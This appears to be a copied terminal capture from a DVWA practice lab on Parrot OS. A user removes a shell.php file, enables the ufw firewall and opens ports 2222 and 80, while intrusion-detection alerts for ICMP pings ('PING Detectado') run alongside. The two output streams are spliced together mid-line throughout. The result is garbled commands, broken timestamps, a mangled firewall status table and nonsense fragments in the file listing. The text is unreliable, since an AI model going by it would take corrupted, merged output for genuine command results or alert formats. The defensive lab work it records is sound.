○ sudo ufw allow 2222/tcp [ICMP] 192.168.0.108:8 -> 192.168.0.79:0
Rule added 01/27/2026-13:21:57.733421 [**] [1:1000001:2] PING Detectado [**] [Classification:
[ICMP] 192.168.0.97:8 -> 192.168.0.79:0
jcsantos at parrot in /var/www/html/DVWA 26-13-21:57:766979 [**] [1:1000001:2] PING Detectado [**] [Classification:
○ sudo ufw allow 80/tcp [ICMP] 192.168.0.108:8 -> 192.168.0.79:0
Rule added 01/27/2026-13:21:58.757700 [**] [1:1000001:2] PING Detectado [**] [Classification:
[ICMP] 192.168.0.97:8 -> 192.168.0.79:0
jcsantos at parrot in /var/www/html/DVWA 26-13-21:58:766787 [**] [1:1000001:2] PING Detectado [**] [Classification:
○ sudo ufw status verbose [ICMP] 192.168.0.108:8 -> 192.168.0.79:0
Status: active 01/27/2026-13:21:59.771720 [**] [1:1000001:2] PING Detectado [**] [Classification:
Logging: on (low) [ICMP] 192.168.0.108:8 -> 192.168.0.79:0
Default: deny (incoming), allow (outgoing), disabled (routed) [**] [1:1000001:2] PING Detectado [**] [Classification:
New profiles: skip [ICMP] 192.168.0.97:8 -> 192.168.0.79:0
To Action [1: From 192.168.0.108:8 -> 192.168.0.79:0
-- 01/27/2026-13:22:00.776550 [**] [1:1000001:2] PING Detectado [**] [Classification:
Anywhere DENY IN [1: 192.168.0.62:97:8 -> 192.168.0.79:0
2222/tcp ALLOW IN [1: Anywhere 22:01:781017 [**] [1:1000001:2] PING Detectado [**] [Classification:
80/tcp ALLOW IN [1: Anywhere 68:0:108:8 -> 192.168.0.79:0
2222/tcp (v6) ALLOW IN [1: Anywhere (v6) 01:829974 [**] [1:1000001:2] PING Detectado [**] [Classification:
80/tcp (v6) ALLOW IN [1: Anywhere (v6) 97:8 -> 192.168.0.79:0
01/27/2026-13:22:02.784365 [**] [1:1000001:2] PING Detectado [**] [Classification:
```

```
jcsantos at parrot in /var/www/html/DVWA 26-13-21:56:685775 [**] [1:1000001:2] PING Detectado [**] [Classification:
○ ls [ICMP] 192.168.0.97:8 -> 192.168.0.79:0
CHANGELOG.md README.fa.md README.md 27 README.zh.md 7database [1: hackable [2] PING mandanga: [**] security.txt lon
COPYING.txt README.fr.md README.pl.md SECURITY.md 08 docs 192.168 index.php php.ini setup.php
Dockerfile README.id.md README.pt.md about.php 54 dvwa [1: instructions.php phpinfo.php shell.php cation
README.ar.md README.it.md README.tr.md compose.yml 77 external 168 login.php robots.txt tests
README.es.md README.ko.md README.vi.md config 21 54 7 favicon.ico logout.php] PING security.php vulnerabilities
jcsantos at parrot in /var/www/html/DVWA 192.168.0.108:8 -> 192.168.0.79:0
○ sudo rm -rf shell.php 026-13:21:55.685952 [**] [1:1000001:2] PING Detectado [**] [Classification:
jcsantos at parrot in /var/www/html/DVWA 192.168.0.97:8 -> 192.168.0.79:0
○ sudo ufw status verbose 01/27/2026-13:21:55.759639 [**] [1:1000001:2] PING Detectado [**] [Classification:
Status: inactive [ICMP] 192.168.0.108:8 -> 192.168.0.79:0
jcsantos at parrot in /var/www/html/DVWA 26-13-21:56:710034 [**] [1:1000001:2] PING Detectado [**] [Classification:
○ sudo ufw enable [ICMP] 192.168.0.97:8 -> 192.168.0.79:0
Firewall is active and enabled on system startup 21:56:762924 [**] [1:1000001:2] PING Detectado [**] [Classification:
jcsantos at parrot in /var/www/html/DVWA 192.168.0.108:8 -> 192.168.0.79:0
○ sudo ufw status verbose 01/27/2026-13:21:57.733421 [**] [1:1000001:2] PING Detectado [**] [Classification:
Status: active [ICMP] 192.168.0.97:8 -> 192.168.0.79:0
Logging: on (low) 01/27/2026-13:21:57.763979 [**] [1:1000001:2] PING Detectado [**] [Classification:
Default: deny (incoming), allow (outgoing), disabled (routed) 192.168.0.79:0
New profiles: skip [ICMP] 192.168.0.97:8 -> 192.168.0.79:0
To Action [1: From 26-13:21:58.766787 [**] [1:1000001:2] PING Detectado [**] [Classification:
-- 01/27/2026-13:22:00.776550 [**] [1:1000001:2] PING Detectado [**] [Classification:
Anywhere DENY IN 01/27/2026-13:22:02.784365 [**] [1:1000001:2] PING Detectado [**] [Classification:
```